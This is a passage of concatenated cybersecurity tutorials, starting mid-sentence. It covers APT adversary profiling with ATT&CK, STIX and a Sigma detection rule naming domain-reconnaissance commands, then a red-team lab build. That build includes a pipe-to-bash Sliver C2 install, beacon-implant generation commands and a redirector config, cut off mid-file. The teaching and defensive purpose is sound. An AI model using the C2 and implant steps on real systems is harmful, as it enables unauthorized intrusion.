T1566sub-techniques) is a trade-off against the controls in place — attachment, link, service, or voice — with ISO, OneNote, quishing, and HTML smuggling as modern evasion paths. T1598harvests data with no payload, and AiTM (T1557) defeats push-based MFA — both demand phishing-resistant FIDO2.- Defenders win at delivery and execution: enforce
DMARC p=reject, hunt Office child-process chains via Sysmon EID 1, and convert every red-team finding into a concrete blue-team control.
Related Tutorials
- Passive OSINT: Mapping the Target Without Touching It
- APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
- Phishing (T1566) – Enterprise | MITRE ATT&CK®
- Phishing for Information (T1598) – Enterprise | MITRE ATT&CK®
- Gather Victim Identity Information (T1589) – Enterprise | MITRE ATT&CK®
- Gather Victim Org Information (T1591) – Enterprise | MITRE ATT&CK®
- Phishing: Spearphishing Link (T1566.002) – Enterprise | MITRE ATT&CK®
- Phishing for Information: Spearphishing Service (T1598.001) – Enterprise | MITRE ATT&CK®
APT Profiling: How to Build a Comprehensive Adversary Profile from Open-Source Intelligence
Objective: Learn how to systematically collect, structure, and operationalize open-source intelligence into a complete, ATT&CK-mapped adversary profile — a defensible dossier that drives realistic adversary emulation, detection-gap analysis, and threat-informed defense.
1. What Is an Adversary Profile and Why Build One
An adversary profile is a structured dossier describing who a threat actor is, what they target, how they operate, and which tools and infrastructure they favor — all normalized to a shared taxonomy. It is the durable opposite of an IOC-only feed.
An IOC feed gives you hashes and IP addresses that expire in days. A profile captures the actor’s tactics, techniques, and procedures (TTPs), which change slowly and cost the adversary real effort to alter. A finished profile is the source artifact for three downstream activities:
- Adversary emulation — sequencing a real group’s TTPs into a test plan.
- Detection engineering — overlaying the profile against your sensor coverage to find gaps.
- Risk communication — translating actor capability and intent for leadership.
Threat intelligence comes in four flavors, and a good profile feeds all of them: strategic (executive risk), tactical (SOC TTPs), operational (incident-response context), and technical (machine-readable indicators).
2. The Intelligence Lifecycle Applied to APT Profiling
Cyber threat intelligence is produced through a six-phase lifecycle. Profiling is just this lifecycle scoped to a single actor.
| Phase | Profiling Activity |
|---|---|
| Planning / Direction | Define the intelligence requirement: “Which APT threatens our sector, and can we detect its TTPs?” |
| Collection | Gather vendor reports, advisories, passive DNS, malware samples |
| Processing | Normalize raw reports; extract candidate TTPs and IOCs |
| Analysis | Map to ATT&CK, assess confidence, resolve naming conflicts |
| Dissemination | Publish as STIX bundle, Navigator layer, and emulation plan |
| Feedback | Refine the profile as new reporting and red-team results arrive |
Start with an explicit Priority Intelligence Requirement (PIR) or Request for Information (RFI). Without a scoped question, collection sprawls and the profile never converges.
3. Analytical Frameworks: Diamond Model, Kill Chain, and ATT&CK
Three frameworks provide complementary lenses. Use all three — they are not interchangeable.
| Framework | Role in APT Profiling |
|---|---|
| MITRE ATT&CK | Maps observed TTPs to a standardized taxonomy for comparison and emulation |
| Cyber Kill Chain (Lockheed Martin) | Sequences behaviors across reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives |
| Diamond Model | Relates the four core intrusion elements: Adversary, Infrastructure, Capability, Victim |
The Diamond Model is the pivoting engine. Each intrusion event has four interconnected vertices, and the relationships between them drive investigation. The adversary–infrastructure edge reveals how operators stand up C2; the victim–capability edge exposes which tooling is used against which target. Unlike the sequential Kill Chain, the Diamond Model excels at attribution and visualizing relationships — pivot from a known malware sample to the infrastructure that served it, then to other victims of the same infrastructure.
ATT&CK then supplies the granular vocabulary that makes those pivots comparable across reports and across teams.

4. OSINT Collection: Primary Source Taxonomy
OSINT spans news media, social media, public records, government publications, academic research, commercial data, and the deep/dark web. For APT profiling, prioritize these primary source classes and score each for reliability.
| Source Type | Description |
|---|---|
| Vendor threat reports | Mandiant, CrowdStrike Intelligence, Microsoft MSTIC, Secureworks CTU, Elastic Security Labs, SpecterOps |
| Government advisories | CISA advisories (often with embedded ATT&CK mappings), NSA/CISA joint advisories, FBI Flash |
| MITRE ATT&CK Groups | Curated, attributed group profiles at attack.mitre.org/groups/ |
| Malware repositories | VirusTotal, MalwareBazaar, Hybrid Analysis for tooling attribution |
| Infrastructure / passive DNS | Shodan, Censys, DomainTools, WHOIS/RDAP, certificate transparency logs |
| Code repositories | GitHub/GitLab for leaked tooling and infrastructure-as-code patterns |
Infrastructure pivoting is largely passive. The example below queries Shodan for hosts matching a documented C2 fingerprint — a benign illustration of the adversary–infrastructure edge.
import shodan

API_KEY = "YOUR_API_KEY"      # placeholder — never commit real keys
api = shodan.Shodan(API_KEY)

# Pivot on a publicly documented C2 framework fingerprint
query = 'product:"Cobalt Strike Beacon" ssl.cert.subject.CN:"example-c2.test"'
results = api.search(query)

for host in results["matches"]:
    print(host["ip_str"], host.get("port"), host.get("org"))
Rate every source with the Admiralty Code: source reliability (A–F) and information credibility (1–6). A single vendor blog is B2 at best; corroboration across two independent vendors plus a government advisory raises confidence.
5. Building the Adversary Dossier
Capture the profile in a fixed schema so that every actor is described the same way and TTP heatmaps are comparable. Use this template as your reference document.
| Field | Content |
|---|---|
Actor ID | Canonical tracker (e.g., ATT&CK G0016) |
Aliases | Associated group names and vendor designations |
Nexus | Suspected country of origin / state sponsorship |
Motivation | Espionage, financial, ideological, destructive |
Active Since | First reported activity date |
Targeting | Sectors, geographies, victim profile |
Tooling | Malware families and offensive tools |
Infrastructure Patterns | Registrar habits, ASN clusters, cert reuse, C2 conventions |
ATT&CK Techniques | Normalized technique-ID list with frequency |
IOCs | Hashes, domains, IPs (with confidence and decay date) |
Confidence | Admiralty rating per claim |
Sources | Cited reports with retrieval dates |
ATT&CK’s Group object aligns directly with several of these fields, so anchor your dossier to it.
| Field | Description |
|---|---|
Group ID | Unique identifier (e.g., G0016 for APT29) |
Associated Groups | Publicly reported overlapping names (formerly “Aliases”) |
Description | Activity dates, suspected attribution, targeted industries |
Techniques Used | Techniques with a note on how the group used each |
Software | Malware and tool families attributed to the group |
Campaigns | Named, time-bounded intrusion clusters |
ATT&CK currently tracks 176 groups, each with attribution, targeted geographies, and targeted sectors.

6. ATT&CK Mapping: Extracting and Normalizing Techniques
Follow CISA’s Best Practices for MITRE ATT&CK Mapping: read the report, find the behavior, then map to the most specific technique the evidence supports. The cardinal sin is over-mapping — claiming a sub-technique when the text only justifies a tactic.
A conceptual keyword-to-technique pass illustrates semi-automated extraction. This is not a production NLP classifier; treat it as a triage aid that an analyst validates.
import json

# Local ATT&CK Enterprise snapshot (STIX bundle) loaded for ID validation
with open("enterprise-attack.json") as f:
    bundle = json.load(f)

# Illustrative keyword -> technique lookup, manually curated
keyword_map = {
    "spearphishing attachment": "T1566.001",
    "powershell":               "T1059.001",
    "wmi":                      "T1047",
    "scheduled task":          "T1053.005",
    "lsass":                   "T1003.001",
}

report = """The actor sent a spearphishing attachment, used PowerShell to
run a loader, registered a scheduled task for persistence, and dumped
credentials from LSASS."""

report_l = report.lower()
hits = sorted({tid for kw, tid in keyword_map.items() if kw in report_l})
print(hits)   # ['T1003.001', 'T1053.005', 'T1059.001', 'T1566.001']
Every machine-suggested ID gets human confirmation against the report sentence before it enters the profile.
7. Querying ATT&CK Group Data Programmatically
MITRE publishes ATT&CK as STIX. Pull a group’s techniques directly with mitreattack-python rather than scraping the website.
from mitreattack.stix20 import MitreAttackData

mitre = MitreAttackData("enterprise-attack.json")

# Resolve the documented group by alias (use real, attributed groups only)
group = mitre.get_groups_by_alias("APT29")[0]   # G0016

techniques = mitre.get_techniques_used_by_group(group.id)
for entry in techniques:
    tech = entry["object"]
    attack_id = mitre.get_attack_id(tech.id)
    print(attack_id, tech.name)
You can also reach the live TAXII 2.1 server and walk the relationship graph yourself — pivoting intrusion-set → uses → attack-pattern.
from taxii2client.v21 import Server
from stix2 import TAXIICollectionSource, Filter

server = Server("https://attack-taxii.mitre.org/api/v21/")
collection = server.api_roots[0].collections[0]   # Enterprise ATT&CK
src = TAXIICollectionSource(collection)

group = src.query([Filter("type", "=", "intrusion-set"),
                   Filter("name", "=", "APT29")])[0]

for rel in src.relationships(group.id, "uses", source_only=True):
    if rel.target_ref.startswith("attack-pattern"):
        print(src.get(rel.target_ref).name)
8. ATT&CK Navigator Layers and Coverage Gap Analysis
The ATT&CK Navigator renders technique sets as a heatmap. Export a group’s techniques as a layer JSON, score each by observed frequency, and drag the file into the Navigator web app. Below is a v4 layer for a documented group.
{
  "name": "G0016 APT29 - Observed TTPs",
  "versions": { "attack": "14", "navigator": "4.9.1", "layer": "4.5" },
  "domain": "enterprise-attack",
  "techniques": [
    { "techniqueID": "T1566.001", "score": 5, "color": "#fc3b3b",
      "comment": "Spearphishing attachment - multiple campaigns" },
    { "techniqueID": "T1059.001", "score": 4, "color": "#fc6b3b",
      "comment": "PowerShell loaders" },
    { "techniqueID": "T1003.001", "score": 3, "color": "#fc9d3b",
      "comment": "LSASS credential access" }
  ],
  "gradient": {
    "colors": ["#ffffff", "#fc3b3b"], "minValue": 0, "maxValue": 5
  }
}
The power move is layer arithmetic: load the actor layer and your team’s detection coverage layer, then compute their difference. Techniques the actor uses that your sensors do not cover are your prioritized hardening backlog. Overlaying two actor layers instead reveals shared TTPs worth emulating once to cover multiple threats.
9. Structuring the Profile in STIX 2.1
To make the profile machine-readable and shareable over TAXII, serialize it as STIX. Platforms such as MISP, OpenCTI, ThreatConnect, and Anomali ThreatStream ingest this directly.
| STIX SDO | Maps To |
|---|---|
threat-actor | Actor identity, aliases, motivation, sophistication |
intrusion-set | Named activity cluster (e.g., “APT29”) |
attack-pattern | An ATT&CK technique via external_references |
malware | Family with malware_types, is_family |
tool | Legitimate software used offensively |
campaign | A time-bounded activity cluster |
indicator | A STIX pattern, e.g. [file:hashes.'SHA-256' = '...'] |
relationship | Links SDOs (uses, attributed-to) |
{
  "type": "bundle", "id": "bundle--6f3a...",
  "objects": [
    { "type": "intrusion-set", "spec_version": "2.1",
      "id": "intrusion-set--1a2b...", "name": "APT29",
      "aliases": ["Cozy Bear"] },
    { "type": "attack-pattern", "spec_version": "2.1",
      "id": "attack-pattern--3c4d...", "name": "Spearphishing Attachment",
      "external_references": [
        { "source_name": "mitre-attack", "external_id": "T1566.001" } ] },
    { "type": "malware", "spec_version": "2.1",
      "id": "malware--5e6f...", "name": "WELLMESS",
      "is_family": true, "malware_types": ["backdoor"] },
    { "type": "relationship", "spec_version": "2.1",
      "id": "relationship--7a8b...", "relationship_type": "uses",
      "source_ref": "intrusion-set--1a2b...",
      "target_ref": "attack-pattern--3c4d..." }
  ]
}
10. The Pyramid of Pain and Attribution Confidence
David Bianco’s Pyramid of Pain (2013) explains why TTP-based profiling outlasts IOC-based profiling. From the bottom (trivial for the adversary to change) to the top (expensive and painful):
- Hash values → trivially recompiled
- IP addresses → rotated in minutes
- Domain names → re-registered cheaply
- Network/host artifacts → moderate effort
- Tools → significant rework
- TTPs → the adversary must relearn how they operate
Profiling for the top of the pyramid forces the adversary to change behavior, not just infrastructure. That is the entire defensive case for TTP-centric profiles.
Treat attribution skeptically. Multiple vendors track overlapping activity under different names, and their group boundaries may disagree. Record an explicit confidence rating (Admiralty Code or an Assessed/Confirmed scale) per claim, and never collapse two vendor clusters into “the same actor” without corroboration.

11. From Profile to Emulation Plan
The finished profile drives an emulation plan in the style of the CTID Adversary Emulation Library. Translate the TTP heatmap into a prioritized, sequenced scenario:
- Sequence techniques along the Kill Chain — initial access, execution, persistence, credential access, exfiltration.
- Prioritize by impact, current detection coverage (from the Navigator gap analysis), and business relevance.
- Constrain the plan to documented behaviors; emulate procedures, not improvised tradecraft.
The output is a runnable, scoped test that exercises exactly the techniques your real adversary uses — and validates the detections you built from the same profile.

12. Common Attacker Techniques
A profile must capture what the adversary does during its own reconnaissance and resource development — the pre-attack behaviors you study and emulate.
| Technique | Description |
|---|---|
| Gather identity information | Harvest credentials, emails, employee names (T1589) |
| Gather network information | Enumerate DNS, IP ranges, topology (T1590) |
| Gather org information | Identify roles, business tempo, relationships (T1591) |
| Gather host information | Fingerprint software, hardware, configs (T1592) |
| Search open websites | Social media, search engines, code repos (T1593) |
| Active scanning | Port, vulnerability, wordlist scanning (T1595) |
| Acquire / develop capabilities | Register infra, build or buy tooling (T1583, T1587, T1588) |
13. Defensive Strategies & Detection
Profiling cuts both ways: detect adversaries profiling you, and validate coverage against a finished profile. Correlate weak recon signals across categories — perimeter scanning (T1595), web fingerprinting (T1592), and email harvesting (T1589) together indicate targeted pre-attack planning.
| Detection Area | Specifics |
|---|---|
| Web server logs | Scanner user-agents (Masscan, ZGrab); sequential 404 bursts (T1595.003) |
| DNS monitoring | AXFR zone-transfer attempts; unusual PTR sweeps (T1590.002) |
| Honeytokens | Planted career-page emails that fire on first contact (T1589.002) |
| Cert Transparency | Alerts on lookalike-domain issuance (T1583/T1584) |
| Identity logs | Event ID 4624 correlated with 4662 for LDAP/AD enumeration |
Host-based recon once inside is visible to Sysmon: Event ID 1 (Process Create) catches nslookup, nltest, net view; Event ID 3 (Network Connection) surfaces internal scanning; Event ID 22 (DNS Query) enumerates lookups. Enable Audit Directory Service Access and command-line auditing (4688).
title: Domain Trust and Group Reconnaissance via Built-in Tools
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    CommandLine|contains:
      - 'nltest /domain_trusts'
      - 'net group "domain admins"'
      - 'net view /domain'
  condition: selection
level: medium
Centralize network, endpoint, identity, and threat-intel telemetry into one analytics platform, and ingest the profile’s STIX into a TIP (MISP/OpenCTI) so IOCs correlate against live data automatically. Reduce your OSINT attack surface: prune public DNS records, enable WHOIS privacy, and strip version banners.
14. Tools for Adversary Profiling
| Tool | Description | Link |
|---|---|---|
| MITRE ATT&CK Navigator | Technique heatmaps and layer arithmetic | mitre-attack.github.io |
mitreattack-python | Programmatic ATT&CK STIX queries | github.com |
| MISP | Threat-intel platform, STIX/TAXII ingestion | misp-project.org |
| OpenCTI | Knowledge graph for actors and TTPs | opencti.io |
| Shodan / Censys | Passive internet asset discovery | shodan.io |
| DomainTools / RDAP | WHOIS and passive DNS pivoting | domaintools.com |
| VirusTotal / MalwareBazaar | Tooling attribution from samples | virustotal.com |
15. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Gather Victim Identity Information | T1589 | Honeytoken email triggers; phishing telemetry |
| Email Addresses | T1589.002 | Planted-address alerting |
| Gather Victim Network Information | T1590 | AXFR / PTR sweep monitoring |
| DNS | T1590.002 | Microsoft-Windows-DNS-Client ETW |
| Gather Victim Org Information | T1591 | LinkedIn exposure review |
| Gather Victim Host Information | T1592 | Web fingerprinting in server logs |
| Search Open Websites/Domains | T1593 | Code-repo secret scanning |
| Search Victim-Owned Websites | T1594 | Anomalous crawl patterns |
| Active Scanning | T1595 | Perimeter scan / 404 burst detection |
| Acquire Infrastructure | T1583 | Cert Transparency lookalike alerts |
| Compromise Infrastructure | T1584 | Passive DNS pivoting |
| Develop / Obtain Capabilities | T1587 / T1588 | Malware-repo attribution |
Summary
- An adversary profile is a structured, ATT&CK-mapped dossier of actor identity, targeting, tooling, and TTPs — the durable artifact IOC feeds cannot replace.
- Run the six-phase intelligence lifecycle and fuse three frameworks: the Diamond Model for pivoting, the Kill Chain for sequencing, and ATT&CK for the TTP taxonomy.
- Collect from vendor reports, government advisories, passive DNS, and malware repositories — and score every source with the Admiralty Code.
- Serialize the result as STIX 2.1 and a Navigator layer so it feeds TIPs, gap analysis, and CTID-style emulation plans.
- Detect adversaries profiling you with correlated recon signals — Sysmon Event IDs
1/3/22, honeytokens, and Cert Transparency monitoring — and profile for the top of the Pyramid of Pain, where changing TTPs costs the adversary the most.
Related Tutorials
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- Threat-Informed Defense: Principles, Frameworks, and the Intelligence-Driven Security Cycle
- Adversary Emulation vs. Adversary Simulation: Definitions, Differences, and Why It Matters
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Mapping CTI Reports to ATT&CK TTPs: A Step-by-Step Methodology
References
Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
Objective: Understand how to design, build, and operate a self-contained red team lab — hypervisor and VM selection, network segmentation, C2 framework deployment, redirector architecture, and OPSEC discipline — so authorized operators get a reproducible practice environment and defenders learn what adversary infrastructure looks like from the inside.
1. Lab Philosophy and Legal Guardrails
A red team lab exists for one reason: to test tradecraft against telemetry without touching production. Everything in this tutorial is for authorized testing inside an isolated environment you own. Never point lab C2 at systems outside your scope.
A dedicated lab gives you two things production cannot. First, repeatability — snapshot, detonate, revert, repeat. Second, observability — you run the blue stack and the red stack side by side and watch every event a real implant generates.
Two build models exist:
- Air-gapped lab — host-only virtual networks with no internet. Safest for malware detonation and EDR-bypass study.
- Cloud-backed lab — VPS-hosted team servers and redirectors for testing real callbacks, domain categorization, and redirector chains.
Most learners start air-gapped and graduate to a hybrid with a single controlled egress gateway.
2. Hardware and Hypervisor Selection
A workable lab runs on a single workstation. The constraint is RAM, because a Domain Controller, a Windows endpoint, a Linux target, and a SIEM run concurrently.
| Component | Recommendation |
|---|---|
| Host RAM | 16 GB minimum, 32 GB+ for full AD + SIEM |
| Storage | 100 GB SSD minimum, 256 GB+ for multi-VM snapshots |
| CPU | Quad-core with virtualization extensions (VT-x/AMD-V) |
Choose a Type-2 hypervisor:
| Feature | VMware Workstation Pro | VirtualBox |
|---|---|---|
| Nested virtualization | Reliable | Limited |
| Advanced networking | LAN Segments | Internal Network |
| Snapshot fidelity | High | Adequate |
| Cost | Commercial | Free |
VMware Workstation Pro / Fusion is preferred for nested virtualization and snapshot fidelity; VirtualBox is the free alternative with less reliable advanced networking.
Snapshot discipline is non-negotiable. Snapshot before each phase — a clean pre-exploitation baseline, a post-compromise state, a post-persistence state — so you can replay a scenario without rebuilding.
3. Network Architecture Design
Segment the lab into tiers so the attacker subnet, target subnet, and monitoring subnet cannot freely route to one another. This mirrors real network boundaries and forces realistic lateral movement.
| Networking Mode | Behavior | Lab Use |
|---|---|---|
| Host-Only | Isolated subnet, no internet | Default for all tiers |
| NAT | VMs share the host IP outbound | Controlled egress only |
| LAN Segment / Internal | Inter-VM only, no host | Target-to-target traffic |
| Bridged | VM joins physical LAN | Avoid (leaks to real network) |
Build three host-only segments: attacker, target, monitoring. A dedicated “egress” VM with dual NICs (one host-only, one NAT) acts as the only controlled gateway when you must test real C2 callbacks. The monitoring tier should receive logs one-way and remain unreachable from the attacker subnet.

4. Building the Target Network
The target network simulates a small enterprise: a Domain Controller, a domain-joined Windows endpoint, and a Linux host.
| VM Role | OS | Purpose |
|---|---|---|
| Domain Controller | Windows Server 2019/2022 | AD DS, DNS, DHCP |
| Windows Target | Windows 10/11 (domain-joined) | Implant testing |
| Linux Target | Ubuntu / CentOS | Cross-platform implants |
Promote the DC with AD DS, configure DNS, then join endpoints to the domain. The following script joins a Windows target, points DNS at the DC, and enables WinRM for management.
# Domain join + WinRM enablement for a lab Windows target
$DC = "192.168.56.10"     # Domain Controller IP
$Domain = "lab.local"

# Point DNS at the DC so domain resolution works
Set-DnsClientServerAddress -InterfaceAlias "Ethernet0" -ServerAddresses $DC

# Enable remote management for lab orchestration
Enable-PSRemoting -Force
Set-Item WSMan:\localhost\Client\TrustedHosts -Value $DC -Force

# Join the domain (prompts for credentials, then reboot)
Add-Computer -DomainName $Domain -Restart
5. Deploying the Blue Team Monitoring Stack
The monitoring tier is what turns a playground into a detection lab. Deploy Wazuh or Security Onion as the SIEM/IDS, then instrument every Windows VM with Sysmon using a community config such as SwiftOnSecurity or Olaf Hartong’s sysmon-modular.
| VM Role | OS | Purpose |
|---|---|---|
| Blue Team / SIEM | Security Onion / Wazuh | Log aggregation, IDS, alerting |
Forward all Windows and Sysmon channels to the SIEM, enable real-time alerting, and leave Windows Defender enabled on targets so you can observe EDR behavior against your implants. Add Zeek for network metadata — its conn.log is invaluable for spotting beaconing.
6. C2 Framework Selection and Trade-offs
A C2 framework is the infrastructure used to control compromised systems remotely. It has three parts: a C2 server (backend), a C2 client (operator interface), and a C2 agent / implant (payload on the target).
| Framework | License | Notes |
|---|---|---|
| Sliver | Open-source (Bishop Fox) | mTLS, HTTP/S, DNS, WireGuard transports; go-to Cobalt Strike alternative |
| Havoc | Open-source | Real-time client UI via API; Cobalt-Strike-like feel |
| Mythic | Open-source | Docker-based, web UI, pluggable C2 profiles and agents |
| Metasploit | Open-source | msfconsole, multi/handler; good for catching payloads, weak for long-haul |
| Cobalt Strike | Commercial (~$3,540/user/yr) | Malleable C2, Beacon, Aggressor Script; awareness only |
Core architecture primitives apply across all of them:
| Term | Definition |
|---|---|
| Team Server | Persistent backend; never directly internet-facing |
| Implant / Beacon / Agent | Payload on the target that calls back |
| Redirector | Disposable proxy in front of the team server; assumed to be burned |
| Listener | Server-side handler waiting for callbacks (e.g., HTTPS/443) |
| Malleable Profile | Config shaping HTTP/S traffic to mimic legitimate requests |
| Sleep / Jitter | Callback interval plus randomness; breaks beacon regularity |
This tutorial uses Sliver as the primary example because it is free, modern, and well-documented at sliver.sh/docs.
7. Deploying Sliver C2
Install the server on a dedicated Ubuntu 22.04 host on the attacker tier. The team server should never be exposed directly — a redirector sits in front of it (Section 8).
# Install Sliver server (run on the dedicated C2 VM)
curl https://sliver.sh/install | sudo bash

# Run as a service so it survives reboots
sudo systemctl enable --now sliver

# Drop into the server console
sliver-server
Inside the console, start an HTTPS listener and generate a Windows x64 beacon. --skip-symbols speeds up builds in a lab; flags change between releases, so verify against the official docs.
# Start an HTTPS listener bound to the redirector-facing interface
https --lhost 192.168.56.20 --lport 443

# Generate a Windows x64 HTTPS beacon
generate beacon --http 192.168.56.20 --os windows --arch amd64 --skip-symbols

# After the implant calls back:
sessions                 # list active sessions
use <session_id>         # interact with a session
The HTTP/S transport is shaped via /root/.sliver/configs/http-c2.json, which controls URIs, headers, and polling behavior. The default mTLS transport listens on 8888.
8. Redirector Architecture
A redirector is a disposable proxy that fronts the team server. Implants talk only to the redirector; if blue team burns its IP, you rebuild it and the long-term server stays hidden.
Implant → Redirector (Nginx/Apache/socat) → C2 Team ServerThe redirector filters traffic: requests matching your implant’s expected path and user-agent are forwarded to the team server; everything else is dropped or returned as a benign error or redirected to a legitimate site.
# Nginx redirector: forward only matching C2 traffic, 404 everything else
server {
    listen 443 ssl;
    server_name cdn.example-lab.local;

    location /api/v2/updates {
        # Only forward requests carrying the expected implant User-Agent
